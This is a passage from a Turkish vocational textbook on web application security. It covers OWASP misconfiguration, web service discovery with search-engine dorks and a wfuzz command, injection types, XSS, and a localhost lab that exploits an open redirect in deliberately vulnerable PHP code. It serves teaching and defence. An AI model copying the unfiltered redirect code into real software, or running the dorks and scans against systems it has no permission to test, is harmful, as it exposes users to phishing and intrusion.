Günümüzde bankacılık, e-ticaret, bilgi güvenliğinin önem arz ettiği sektörler gibi kritik öneme sahip birçok alanda web uygulamaları kullanılır. Güvenliğin önem arz ettiği alanlarda kullanıcıların ve kurumların bilgileri içeriden ve dışarıdan gelebilecek siber saldırılara karşı korunmalıdır. Kurumların web uygulamaları hazırlanırken ortaya çıkan açıklar veya kurumdaki cihazlarda bulunan yapılandırma zafiyetleri saldırganlar için fırsat yaratır.


İstemci cihazdan web uygulamalarına gelen istekler ve bu istekleri karşılamaya çalışırken verilen hizmetler karmaşık bir yapıya sahiptir. Bu noktada arka planda çalışan kodlar, veri tabanları ve çeşitli servisler, doğru yapılandırılmamış bir iç ağ ve iyi hazırlanmamış kod bloklarıyla saldırılara açık hâle gelir.

10.1.1. Web Uygulamalarında Hatalı Güvenlik Yapılandırması

Web uygulamalarında kullanılan sunucuların ve web uygulamasının kendi güvenlik yapılandırmalarının hatalı olması, uygulamalar hazırlanırken güvenlik protokollerinin uygulanmaması veya hatalı kod yapılarının oluşturulması kurum ve kişiler için büyük tehlike arz eder. OWAPS, web uygulamalarındaki güvenlik açıklarının kapatılması ve bu uygulamaların güvenli bir şekilde korunmasını sağlamak için çalışmalar yapan özgür bir topluluktur. OWAPS, saldırganların yetkisiz erişim, yetki yükseltme ve bilgi sağlamak için genellikle sistemlerdeki

düzeltilmemiş açıklıklardan yararlandığını tespit etmiştir. Saldırganlar bu açıklıklardan sızarak sistemin içine, korumasız dosyalara ve dizinlere erişmeye çalışırlar. OWASP topluluğuna göre dünyada en çok bulunan zafiyetlerden biri, **hatalı güvenlik yapılandırmalarıdır**. OWASP Top 10'da bu zafiyet altıncı sırada yer alır. Bu tür açıklıklar genellikle saldırganlara bazı sistem verilerine veya işlevlerine yetkisiz erişim hakkı sağlar. Doğru yapılandırılmamış sistemler tamamen saldırganın eline geçebilir ve bu durum büyük problemlere yol açabilir. Özellikle varsayılan yapılandırma ayarlarında bırakılmış sistemler, kullanılan ama ihtiyaç duyulmayan servisler ve güncelliğini yitirmiş servisler, yapılandırma temelli güvenlik açıklarına örnek teşkil eder.

Dizin listesinin sunucuda varsayılan olarak bırakılması, yapılandırma hatalarına örnek verilebilir. Bir sitenin dizin listesine ulaşmak için herhangi bir şifreye ihtiyaç yoktur. Tarayıcıya adres bilgilerini girmek, dizin listesine ulaşmak için yeterlidir. Wordpress sitelerde wp-content veya wp-includes gibi klasörler herkese açıktır ve herhangi biri tarayıcıya ilgili adresi girdiğinde tüm verileri görüntüleyebilir (Görsel 10.1). Örneğin **https://siteadi.com/wp-content/uploads/** linki tarayıcıya eklendiğinde dizin tarama daha önce kapatılmadıysa sitedeki dosyalar herkes tarafından görüntülenir ve kolayca gezilebilir. Bu riski en aza indirmek ve siteyi korumak için dizin listelemesi veya diğer adıyla dizin taraması kapatılmalıdır.



Görsel 10.1: Yapılandırma hatasından kaynaklanan zafiyet

Gereksiz özellikler, artık kullanılmayan ve var olmayan uygulamalar ile iletişim kurmaya çalışan bileşenler saldırganların bu programı taklit etmesiyle güvenlik zafiyeti oluşturabilir. Bir uygulamada varsayılan olarak açık kalmış bağlantı noktaları uzaktan saldırı yapılmasına yol açabilir. Güvenlik duvarlarının yanlış yapılandırılması, kurum içi anahtarlama ve yönlendirici cihazlarının varsayılan ayarlarda kalması, bu cihazların yetkilendirme ayarlarının yapılmaması ve port güvenliklerinin varsayılan ayarlarda kalması gibi durumlarda güvenlik problemleri ortaya çıkar. Örneğin bir saldırgan; web sunucusunda açık unutulan ve ayarları varsayılan olarak bırakılan uzak masaüstü erişim bağlantı noktasını, açık bağlantı noktalarını taratarak tespit edebilir, varsayılan kullanıcı adı ve şifrelerini deneyerek sistemi ele geçirebilir. OWASP standartlarında yanlış güvenlik yapılandırmalarına karşı alınması istenen önlem, bir web uygulaması için gerekli olmayan bütün iletişimlerin engellenmesidir.

OWASP, web uygulamalarının güvenliği için şu çözümleri önermektedir:

- Kütüphaneler ve web platformları güncel tutulmalıdır.
- Varsayılan olarak daha güvenli bir yapılandırma oluşturulmalıdır.
- Kullanılmayan servisler, uygulamalar, varsayılan kullanıcılar ve test kullanıcıları sistemden kaldırılmalıdır.
- Sunucu ve veri tabanı arasındaki bağlantı şifrelenmelidir.
- Üçüncü parti uygulamaların güvenli kaynaklardan geldiğine emin olunmalıdır.
- Tüm uygulama kaynaklarının yine uygulama tarafından başlatıldığına emin olunmalıdır.

10.2. WEB SERVİSİ

Web servisleri, HTTP protokolü kullanılarak masaüstü, mobil veya diğer sistemlere hizmet veren yapılardır. Web servislerinde istemci ve sunucu olmak üzere iki taraf vardır. İstemci cihazlar web servislerine isteklerde bulunur. Web servisler ise uygun formatta istemciye cevap döndürür ve istemci, son kullanıcıya bu formatı işleyerek verir.

Web servisleri, uzak sistemler veya farklı platformlar arasında XML, JSON, CSV vb. ortak bir biçim kullanarak veri alışverişini sağlar. Bu servisler; Java, C++, C#, PHP, Node.js, Python, GO, Linux, Windows vb. HTTP protokolü üzerinden iletişim yapan ve kullanılacak ortak biçimi (genellikle XML ve JSON) destekleyen yapılar arasında iletişimi sağlar. Web servislerindeki bazı kavramlar aşağıda verilmiştir.

SOAP (Simple Object Access Protocol): Uygulamaların HTTP protokolü üzerinden haberleşmesini sağlayan, **XML tabanlı** mesajlar içeren servis protokolüdür.

REST (Representational State Transfer): HTTP protokolünü kullanarak web servislerinde hizmet vermektedir. REST, istemci ve sunucu arasındaki bu hizmeti GET, POST, PUT gibi HTTP metotlarını kullanarak gerçekleştirir. REST servisler de URL'ler ile doğrudan HTTP metotlarıyla istek yapar, SOAP gibi bir WDSL'e gerek yoktur. Bir diğer önemli fark ise SOAP'ta sadece XML üzerinden mesajlaşma yapılırken REST servisinde başta JSON olmak üzere XML, hatta Text formatında bile veri iletilebilir.

WSDL (Web Services Description Language): SOAP, web servisleri için gerekli tanımlamaları yapan bir dildir ve SOAP'ın web servisler için kullanılması zorunludur. WSDL; fonksiyonlar, veri tipleri, fonksiyon açıklamaları gibi tanımlamaları kullanıcıya sunar. Saldırgan, web servisi oluşturmak için kullanılan teknolojiyi tespit eder. Güvenlik açıklarını bulmak için WSDL arayüzü taraması yapar.

WADL (Web Application Description Language): WADL, REST servisin hangi fonksiyonları desteklediğini, hangi metotlar ile kullanıldığını, servise giriş / çıkış olarak hangi parametrelerin verildiğini veya alındığını, bu parametrelerin tiplerinin ne olduğunu gösteren XML tabanlı bir dokümandır.

10.2.1. Web Servisinin Keşfi


Uygulamaların kullandığı web servislerini keşfetmek için çeşitli yöntem ve teknikler vardır. Bu yöntem ve tekniklerin bazıları şunlardır:

- Proxy yazılımı kullanarak, web servislerine ulaşmadan önce araya girip trafiğin incelenmesi yoluyla keşif
- Arama motorlarını kullanarak directory listing tarzı açıkların keşfedilmesi
- Rastgele veri gönderme metodunu kullanan fuzzing testleri yöntemiyle keşif
- Swf veya jar dosyalarının decompile araçları ile tersine işlem görerek web servislerinin keşfi

NOT

Uygulamalardaki web servisleri keşfedildikten sonra web servislerinin zafiyetleri incelenir ve web servislerinde bulunan zafiyetlere gerekli güvenlik önlemleri alınır.


Swf intruder veya burpsuite tarzı programlar sayesinde uygulamaların hangi web servislerini kullandığı tespit edilebilir. Swf intruder ile hazırlanmış bir flash dosyasının içeriği incelenerek kullandığı web servisini bulmak mümkündür (Görsel 10.2).



Görsel 10.2: Swf intruder ile WSDL servisinin keşfi


Proxy yazılımları ile web servislerinde araya girme işlemleri uygulanabilir, kullanılan web servisleri öğrenilebilir. Kali Linux işletim sisteminde kullanılan çeşitli web Proxy yazılımları vardır.

Bu yazılımlara Uygulamalar, Kali Linux, Web Applications, Web Application Proxies yolu kullanılarak ulaşılır (Görsel 10.3).



Görsel 10.3: Kali Linux web araya girme araçları

Bu araçlardan en popüler olarak kullanılanı **burpsuite** yazılımıdır. Kali Linux içinde burpsuite yazılımının ücretsiz versiyonu gelir. Ücretsiz versiyonda özelliklerin tamamı kullanılamaz. Özelliklerin tamamını kullanabilmek için pro versiyonu satın alınmalıdır. Burpsuite kullanılıp, **".dll?wsdl"**, **".ashx?wsdl"**, **".exe?wsdl"** veya **".php?wsdl"** vb. ifadeler aratılarak web servisler tespit edilebilir (Görsel 10.4).



Görsel 10.4: burpsuite filtreleme paneli

Arama motorları kullanılarak da web servislerin tespiti yapılabilir. Birçok web servis uygulamasında **WSDL dosyaları** halka açık hâlde bulunur. Bir saldırgan aşağıdaki metotları kullanarak bu dosyalara erişebilir.

filetype:wsdl

index of "/wsdl"

inurl:wsdl


inurl:asmx

filetype:asmx inurl:(_vti_bin | api | webservice | ws)

allinurl:dll?wsdl filetype:dll

Fuzzing test araçlarını kullanarak da web servislerinin keşfini yapmak mümkündür. Wfuzz en sık kullanılan test aracıdır ve Kali Linux işletim sisteminde kullanıma hazır olarak gelir. Görsel 10.5'te wfuzz ile yapılan zafiyet taramasının bir çıktısı verilmiştir.

wfuzz -p 127.0.0.1:8080 -c --hc 404,XXX -z list,ws-webservice-{taraması yapılan web servisler}-z komutu kullanılarak web servis keşfi yapılır.



Görsel 10.5: wfuzz aracıyla yapılan zafiyet taramasının çıktısı

SIRA SİZDE

Bilgisayarınızda yüklü olan arama motorunu kullanarak yaşadığınız şehirle ilgili bilgi toplayınız.

DEĞERLENDİRME

Çalışmalarınız aşağıda yer alan kontrol listesine göre değerlendirilecektir.

KONTROL LİSTESİ

ÖLÇÜTLER	EVET	HAYIR
1. Web servislerinin keşfi için uygun aracı seçti.		
2. Arama motorlarını kullanarak web sitelerinde web servislerinin keşfi için gerekli ayarları yaptı.		
3. Web servislerinin keşfini denedi.		
4. Web servislerinin keşfini yaptı.		

10.3. WEB SERVİSLERİNE YÖNELİK ZAFİYET İŞLEMLERİ

Web servislerinin kullandığı metotlar yukarıda anlatılan yöntemlerle keşfedilerek ve bu yöntemlere ait parametreler üzerinde değişiklikler yapılarak zafiyetler bulunabilir.

Web servis testleri için kullanılabilecek araçların bazıları aşağıda listelenmiştir.

- WebScarap
- SoapUI
- WCFStorm
- SOAP Cleaner
- WSDigger
- wsScanner
- Wfuzz
- RESTClient
- Burpsuite
- WS-Attacker
- ZAP
- Metasploit
- WSDL Analyzer

OWASP'ın tespit ettiği zafiyetlerden bazıları aşağıda verilmiştir.

Injection Zafiyetleri: Injection saldırılarının temel amacı, sisteme zararlı kodlar sızdırmak veya sistemden veriler elde etmektir. En riskli açıklar, injection açıklarıdır. Bu açıklar, web uygulamalarının kodlanması esnasında yapılan dikkatsizliklerden ve hatalardan kaynaklanır. Injection açıkları ile hedef sistemde veri okunabilir, silinebilir, veriye zarar verilebilir.

Injection çeşitleri aşağıda sıralanmıştır.

a) Sql Injection: Sql veri tabanlarına erişim ve yönetim için kullanılan standart bir yapıdır. Veri tabanına Sql ile veriler işlenirken araya birtakım karakterlerin eklenmesiyle Sql injection meydana gelir. Sql injection ile saldırı yapılan sitede veri tabanındaki veriler okunabilir, okunan veriler ile panellere erişim sağlanabilir, uzaktan kod vb. çalıştırılabilir. Sql injectionun çeşitleri; Classic Sql, Error-based Sql, Union-based Sql, Blind Sql, Boolean-based Sql, Time-based Sql, Out-of-band Sql'dir.

b) Command Injection: Genellikle sunucu bazlı çalışan uygulamalarda gerekli filtrelemelerden geçirilmeden doğrudan kod çalıştırılmasına dayanır. Çalıştırılan bu komutlar sunucuda hâkimiyet sağlar. Bu zafiyetle beraber sistem yöneticisi olunabilir ve sistem uzaktan yönetilebilir.

c) XPATH Injection: XML, kullanıcıların verilerini kendi kendine yapılandırmasına olanak sağlayan bir dildir. XPATH, XML verileri üzerinde herhangi bir değişiklik yapılmaksızın veri almak veya okumak için kullanılan bir dildir. Bu zafiyet, Sql injectiona benzer bir yapıdadır. Sql injectiondaki gibi kullanıcı girdilerinden XPATH sorguları yapan web sitelerine bazı karakterler sıkıştırılarak oluşur.

ç) LDAP Injection: LDAP, dizin hizmetlerinin yönetiminde kullanılan bir protokoldür. LDAP ile dizinlerde kayıt ekleme, silme, düzenleme, arama gibi işlemler yapılabilir. LDAP komutlarının belirli bir denetlemeye tabi tutulmadığı uygulamalarda bu komutların değiştirilmesiyle saldırı gerçekleşir. LDAP ile Sql injectionda olduğu gibi veriler okunabilir, değiştirilebilir, yetkisiz kullanıcılara yetkiler verilebilir.

d) PHP Object Injection: PHP, kullanıcıdan alınan verinin "unserialize()" fonksiyonundan geçirilmesi sonucu ile oluşur.

e) SSI Injection: SSI, web uygulamalarında statik yapılı sayfalara dinamik içerik eklemeyi sağlar. Sunucuya gönderilen zararlı kodların çalışmasıyla beraber SSI injection oluşur.

Hatalı Kimlik Doğrulama ve Oturum Yönetimi Zafiyeti: Oturum saldırılarına yönelik gerçekleştirilir. Phishing saldırıları bu zafiyete örnek olarak gösterilebilir. Bu yöntem, hedef kitleye yönelik sahte sistemler hazırlanarak kişileri kandırmaya dayanır. Buradaki temel amaç, kullanıcı hesapları veya kredi kartı gibi bilgileri elde etmektir.

Cross-Site Scripting (XSS) Zafiyeti: XSS zafiyeti HTML, CSS, JavaScript ile hazırlanmış zararlı kodları kullanıcıların tarayıcısında izinsiz olarak çalıştıran bir açıktır. XSS ile hedef kullanıcının oturum bilgileri, tuş girişleri, tarayıcı yönetimi gibi işlevler gerçekleştirilebilir. Dışarıdan girilen değerlerin filtrelenmemesi sonucunda ortaya çıkar. XSS de kendi içinde Reflected XSS, Dom Based XSS ve Stored XSS olmak üzere üç bölüme ayrılır.

Güvensiz Doğrudan Nesne Referansları Zafiyeti: Güvensiz bir şekilde doğrudan nesnelere erişim sağlanabilir. Genellikle her nesnenin bir ID değeri veya buna karşılık gelen bir yapısı vardır. Örneğin php_id=1 olduğu varsayılırsa normal kullanıcılar id değeri 1 olan nesneye erişim sağlarken normal kullanıcıların id değeri 2 olan nesneye erişim sağlamaması gerektiği hâlde id değeri 2 olan nesneye erişim sağlamasından dolayı ortaya çıkan bir zafiyettir. Bu durum, sistemdeki yetkilendirilmelerden kaynaklanır.

Hatalı Güvenlik Yapılandırması Zafiyeti: Sistemlerdeki güvenlik yapılandırmalarının hatalı olmasından dolayı ortaya çıkar. Genellikle sunucu yapılandırılmalarında varsayılan ayarlar kullanılır. Varsayılan ayarlar güvenli değildir. Bunu önlemek için güvenlik ayarlarının doğru bir şekilde yapılandırılması ve yapılandırmada gereksiz servislere yer verilmemesi gerekir.

Hassas Veri Zafiyeti: Yedekler, kimlik bilgileri, kredi kartı gibi hassas verilere yönelik saldırılardır. Bu teknik genellikle Brute Force, loglama, tarayıcı zafiyetleri, ARP spoofing gibi saldırıları içerir.

Eksik İşlev ve Erişim Kontrolü Zafiyeti: Bu zafiyet, eksik işlev ve erişim kontrollerine dayanır. Örneğin hedef site http://hedef-site.com ve admin panel yolu giriş varsayılırsa http://hedef-site.com/giris şeklinde aynı zamanda sisteme giriş yaptığında kullanıcılar admin.php adlı yönetim dosyasına yönlendirilsin. Kullanıcıların http://hedef-site.com/giris'te belirli kontrollerden geçirilip, admin.php'ye yönlendirilmesi gerekirken yanlış bir yapılandırılma ile giriş kontrolleri yapılmaksızın, saldırganın direkt olarak http://hedef-site.com/admin.php adlı dosyaya erişim sağlamasından kaynaklanan zafiyet türüdür. Bu zafiyetin LFI ve RFI olmak üzere iki farklı türü bulunur.

a) LFI: Local File Inclusion olarak bilinir. LFI, localdeki dosyaları kaynak kodlarıyla okumayı sağlar. /etc/passwd dosyalarını okumak için kullanılır. Bununla birlikte LFI ile sisteme Shell de yüklenebilir. LFI sadece hedef siteyi etkilemez, tüm sunucuyu etkiler.

b) RFI: Remote File Inclusion olarak bilinir. Bu açık ile hedef sisteme uzaktan dosya çağrılabilir. Bu sayede hedef sisteme zararlı kodlar yüklenebilir.

Cross-Site Request Forgery (CSRF) Zafiyeti: CSRF saldırıları, güven saldırıları olarak da bilinir. Buradaki temel amaç, hedef sitede yetkili bir kullanıcıya işlem yaptırmaktır. Örneğin hedef sitenin http://hedef-site.com ve hedef sitede yüzlerce kullanıcının aynı zamanda birkaç admin olduğu varsayılırsa burada saldırganın temel hedefi, site üzerinden yetki almak ve admin olmaktır.

Bilinen Güvenlik Açıklarına Sahip Bileşenleri Kullanma: Bilinen zafiyetlerin sistemlerde yer almasıdır. Çoğu açık kaynak kodlu yazılımda bulunan zafiyetler bildirilmez. Aynı zamanda bu yazılımların tüm modülleri sistem yöneticileri tarafından bilinmez. Bu tür yazılımlardan dolayı ortaya çıkan zafiyetlerdir.

URL Yönlendirme Zafiyetleri: Günümüzde hemen hemen herkesin denk geldiği sahte link yönlendirmeleri ve fake siteler bu başlık altında incelenir. Özellikle sosyal medyada bu zafiyet çok kullanılır.

Burpsuite, zafiyet taraması işlemlerinde en çok kullanılan Proxy programıdır. Web işlemleri gerçekleştirilirken istemci-sunucu mimarisi kullanılır. Bir web sitesi incelenmeye başlandığında gelen giden verilere, isteklere, isteklerin gidiş dönüş şekillerine göre işlemler gerçekleştirilir.

Zafiyet taraması işlemlerinin sağlıklı yürütülmesi için istemci ile sunucu arasında yapılan her işlemin hem istemciden çıkıp sunucuya varmadan, kontrolü hem de sunucudan istemciye dönen cevabın istemciye varmadan araya girilerek kontrol edilmesi çok önemlidir. Burpsuite burada devreye girer ve istemci ile sunucu arasındaki tüm verileri kendi üzerinden geçirerek mevcut özellikleri ile bu bilgilerin test edilmesini sağlar.

Burpsuite, bünyesinde birçok özellik ve eklenti bulundurur. Burpsuite kendi içinde Repeater, Intruder, Decoder, Spider, Scanner, Comparer, Sequencer özelliklerini barındır. Bu özellikler, kullanıcıya zafiyet testi işlemlerinde kolaylık sağlar ve hız kazandırır.

10.3.1. URL Yönlendirme Zafiyeti (Open Redirect)

Yönlendirme açıkları önemli ve sık kullanılan bir web uygulama güvenliği zafiyetidir. Uniform Resource Locator (URL), internet üzerinde tutulan dosyaların veya çeşitli kaynakların adresi olarak bilinmektedir. URL adresleri çeşitli alanlara ayrılmıştır ve bu adresler internet tarayıcılarına yazıldığında kullanıcıyı belirtilen adrese yönlendirir (Görsel 10.6).

Görsel 10.6: URL alanları

Web siteleri hazırlanırken dış kaynaklı adresleri yönlendirme ihtiyacı doğar. Bu ihtiyaçlara çözüm bulmak için çeşitli web programlama dillerinde farklı fonksiyonlar kullanılır. Örneğin PHP dilinde "header" ve "redirect" parametreleri yönlendirme amaçlı kullanılır. Yönlendirme işleminde doğru filtreleme yapılmadığı takdirde kullanıcılar ilgili alana istedikleri veriyi girebilir. Kullanıcılara izin verilen bu giriş işlemleri, yönlendirme zafiyetini (Open Redirect) oluşturur. Bu zafiyete yönelik saldırıların mantığı, saldırıyı yapan kişinin hedefini başka bir sayfaya yönlendirmesidir. Bunun sonucunda "RCE", "XSS" gibi sosyal mühendislik saldırıları ve hedefe zararlı dosya indirme saldırıları birleştiğinde çok tehlikeli olabilir.

ÖRNEK

Bir blog sitesi ve bu sitede iki arkadaşın blog sitelerine yönlendirme yaptığı linkler olsun.

Ali'nin Günlüğü
Ayşe'nin Fotoğraf Dünyası

Bu iki link de sunucudaki `redirect.php` dosyasına parametre yollayarak yönlendirme yapsın.

```
<?php
// redirect.php içeriği
// ...
// Yönlendirme öncesi hangi siteye kaç kez yönlendirme yapıldığına dair bilgilerin saklandığı varsayılsın. Ardından yönlendirme gerçekleştirilsin.
// ...
header("Location: " . $_GET['go']);
?>
```

Kodlarda da görüldüğü gibi herhangi bir kontrol yapılmadan `go` parametresi ile gelen siteye doğruca yönlendirme yapılır. Bazen yönlendirme işlemi açık bir adresle değil, base64 gibi bir algoritmayla kodlanarak yapılabilir.

ÖRNEK

```
aliningunlugu.com => YWxpbmluZ3VubHVndS5jb20=
<a href="/redirect.php?go=YWxpbmluZ3VubHVndS5jb20=">Ali'nin Günlüğü</a>

<?php
header("Location: " . base64_decode($_GET['go']));
?>
```

Bu örnekteki kod, saldırgan için zafiyetin kullanılmasına daha açıktır. Son kullanıcı gideceği adresi açıkça göremediği için saldırgan, base64 sonucunu istediği adres ile değiştirip, hedef kullanıcının tıklamasını sağlayarak kendi hazırladığı zararlı bir adrese kullanıcıyı yönlendirebilir. Saldırgan, hedef kullanıcının bilgisayarına zararlı yazılımı otomatik indirebilir veya varsa sitedeki XSS zafiyeti ile birleştirerek oturum bilgilerine erişebilir.

1. UYGULAMA

Yönlendirme Zafiyetini Kullanarak Saldırı Yapma

Aşağıdaki işlem adımlarına göre localhostta konumlandırılmış PHP ile hazırlanan bir web uygulamasında yönlendirme zafiyetini kullanarak istenilen site (www.mesleklisesi.com) yerine www.google.com sitesine yönlendirilmesini sağlayınız.

1. Adım: PHP komut yapısında **header()** işlevini ham bir HTTP başlığı göndermek için kullanınız. Bir başka deyişle belirtilen HTTP adres yapısına tıklayıp bir yönlendirme işlemi gerçekleştiriniz.

```
<?php
header("Location:" . $_GET['url']
exit;
?>
```

Yukarıdaki PHP kod blokunda **header()** fonksiyonu kullanılarak **$_GET** yöntemi ile yakalanan URL parametresinin değerine bir yönlendirme yapıldığı görülmektedir.

Index.php sayfasından gönderilen URL parametresinin değerini yakalayarak (www.mesleklisesi.com) adresine istenen şekilde sayfayı yönlendiriniz (Görsel 10.7).

Meslek Sitesine Yönlendirmek İçin Tıklayınız...

Görsel 10.7: Web uygulamasının yönlendirme linki ve gittiği URL

2. Adım: Burpsuite gibi bir araya girme programı ile istekleri yakalayınız. İstekleri yakalayıp incelediğinizde görüleceği üzere PHP kod blokunda herhangi bir filtreleme işlemi yapılmadığı için bu aşamadaki URL parametresi istenen herhangi bir adrese yönlendirilebilir (Görsel 10.8).

Görsel 10.8: Yönlendirme zafiyetinin keşfi

3. Adım: Burpsuite uygulamasını kullanarak, url= parametresinin değerini **http://www.google.com** olarak değiştirip isteği sunucuya yollayınız ve zafiyeti test ederek sonucu izleyiniz (Görsel 10.9).

Görsel 10.9: Yönlendirmenin yapılması

4. Adım: Localhostta bulunan web sitesinin yönlendirme işlemini tekrar deneyiniz. www.mesleklisesi.com olan yönlendirme işlemi www.google.com'a yönlendirilerek zafiyetin başarılı bir şekilde kullanıldığı görülür.

SIRA SİZDE

Local ağınızda bulunan bir web uygulamasının zafiyet taramasını gerçekleştiriniz. Yönlendirme zafiyeti bulunuyor ise burpsuite kullanarak zafiyeti analiz ediniz ve istediğiniz güvenilir bir URL'ye yönlendiriniz.

DEĞERLENDİRME

Çalışmalarınız aşağıda yer alan kontrol listesine göre değerlendirilecektir.

KONTROL LİSTESİ

ÖLÇÜTLER	EVET	HAYIR
1. Burpsuite aracını kullandı.		
2. Local ağda zafiyet taraması yaptı.		
3. Web uygulamasının zafiyetini keşfetti.		
4. URL yönlendirme işlemini yaptı.		

Bu tarz saldırılara karşı önlem almak istendiğinde kodları yazan geliştirici, gelecek isteklerdeki verileri doğru bir şekilde filtreleyerek işlemin uygulanmasını sağlamalıdır. Güvenli URL adreslerinden oluşan listelerle çalışarak güvenliği artırmalıdır. Web uygulamalarında güvenilir olmayan dış kaynaklara erişim sağlanmak istendiğinde kullanıcılar uyarılmalıdır. Kodlama yapılırken yönlendirme fonksiyon komutları yerine özel linkler ile bağlantılar kurulmalıdır.

10.3.2. XSS (Cross Site Scripting) Zafiyeti

XSS, tarayıcı üzerinden gerçekleştirilen bir saldırı çeşididir. Genellikle tarayıcıdaki çerezlerin çalınması veya kullanıcının izni ve bilgisi olmadan sayfanın zararlı bir adrese yönlendirilmesiyle uygulanır. Bu saldırı çeşidinde sunucu sistem değil, sitenin yöneticisi veya kullanıcıları hedeftir. Bu saldırının üç farklı çeşidi olmasına rağmen en zararlısı DOM XSS'dir. XSS zafiyeti kullanılarak yapılabilecekler aşağıda verilmiştir.

- Cookie bilgileri çalınabilir.
- Web sayfası başka bir sayfaya yönlendirilebilir.
- Farklı bir sunucudan zararlı kodlar çalıştırılabilir.
- Keylogger olarak kullanılabilir.

A) Stored XSS

